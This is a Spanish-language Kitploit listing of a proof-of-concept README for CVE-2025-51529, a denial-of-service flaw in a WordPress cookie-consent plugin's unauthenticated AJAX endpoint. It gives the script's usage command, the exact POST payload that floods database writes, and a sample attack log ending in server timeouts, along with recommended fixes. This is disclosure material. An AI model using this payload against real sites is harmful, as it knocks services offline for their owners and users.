
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-51529 — Control de acceso incorrecto en la funcionalidad del endpoint AJAX en el plugin jonkastonka Cookies and Content Security Policy hasta la versión 2.29. | Kitploit
Herramientas/GitHubGitHub/piotrmaciejbednarski/cve-2025-51529
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y Educación
GitHubpiotrmaciejbednarski/cve-2025-51529

CVE-2025-51529

Control de acceso incorrecto en la funcionalidad del endpoint AJAX en el plugin jonkastonka Cookies and Content Security Policy hasta la versión 2.29.

Ver RepositorioSitio web
624hace 1 añoAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    618
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    411
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    328
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    314
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    275

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2025-51529: Vulnerabilidad de DoS en el plugin WordPress Cookies and Content Security Policy

El control de acceso incorrecto en la funcionalidad del endpoint AJAX en el plugin Cookies and Content Security Policy de jonkastonka hasta la versión 2.29 permite a atacantes remotos causar una denegación de servicio (agotamiento de recursos del servidor de base de datos) mediante operaciones ilimitadas de escritura en la base de datos al endpoint wp_ajax_nopriv_cacsp_insert_consent_data.

La vulnerabilidad existe en la función cacsp_insert_consent_data(), que se expone a través del endpoint AJAX de WordPress (wp-admin/admin-ajax.php) sin requisitos de autenticación. El plugin utiliza la acción wp_ajax_nopriv_, lo que la hace accesible a usuarios no autenticados.

Vector de ataque: Los atacantes remotos pueden enviar solicitudes POST concurrentes ilimitadas para abrumar al servidor de base de datos con operaciones de escritura, provocando el agotamiento de la CPU y de E/S del disco.

Detalles de la vulnerabilidad

  • CVE ID: CVE-2025-51529
  • Estado: RESERVED
  • Tipo: Control de acceso incorrecto / Denegación de servicio
  • Producto: plugin Cookies and Content Security Policy hasta la versión 2.29
  • Proveedor: Johan Jonk Stenstroem (jonkastonka)
  • Función afectada: cacsp_insert_consent_data()
  • Vector de ataque: Remoto
  • Descubridor: Piotr Bednarski

Requisitos

  • Python 3.x
  • requests
  • matplotlib
  • threading

Uso

El uso básico del script PoC es el siguiente:

python payload.py --target <target_url> --threads <number_of_threads>

Por defecto, el número de hilos está establecido en 100. Puedes especificar un número diferente de hilos proporcionándolo como segundo argumento.


Ejemplo de salida

DoS Attack Chart

Target WordPress URL (https://example.com): https://vulnerable-site.com
Number of threads (default 100): 

Launching DoS attack with 100 threads...
Press Ctrl+C to stop the attack

[19:41:20] ✓ Status: 200 | Response time: 538.3ms | DB: 0.00MB (1 rows, 351b/row)
[19:41:20] ✓ Status: 200 | Response time: 554.51ms | DB: 0.00MB (2 rows, 351b/row)
[19:41:20] ✓ Status: 200 | Response time: 522.29ms | DB: 0.00MB (3 rows, 351b/row)
[19:41:20] ✓ Status: 200 | Response time: 498.72ms | DB: 0.00MB (4 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 946.94ms | DB: 0.00MB (5 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 858.41ms | DB: 0.00MB (6 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 922.29ms | DB: 0.00MB (7 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 991.41ms | DB: 0.00MB (8 rows, 351b/row)
...
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding

Cómo funciona

El exploit envía solicitudes POST a /wp-admin/admin-ajax.php con:

data = {
    'action': 'cacsp_insert_consent_data',
    'accepted_cookies': 'necessary,experience,analytics,marketing',
    'expires': "9" * 255  # Maximum TINYTEXT length
}

Cada solicitud exitosa inserta una nueva fila en la base de datos que contiene:

  • Marca de tiempo (19 bytes)
  • Dirección IP (~13 bytes)
  • Preferencias de cookies (variable)
  • Datos de expiración (hasta 255 bytes)
  • ID del sitio (1 byte)
  • Sobrecarga de MySQL (~22 bytes)

Resultado: ~89 bytes por solicitud × solicitudes ilimitadas = crecimiento rápido de la base de datos

Correcciones recomendadas

  • Añadir verificación de nonce para las llamadas AJAX
  • Implementar limitación de velocidad por IP
  • Validar correctamente las entradas del usuario

Descargo de responsabilidad

Este PoC es solo con fines educativos. El autor no es responsable de ningún uso indebido o daño causado por el uso de este código. Obtén siempre permiso antes de probar contra cualquier sistema.


Descargar herramienta



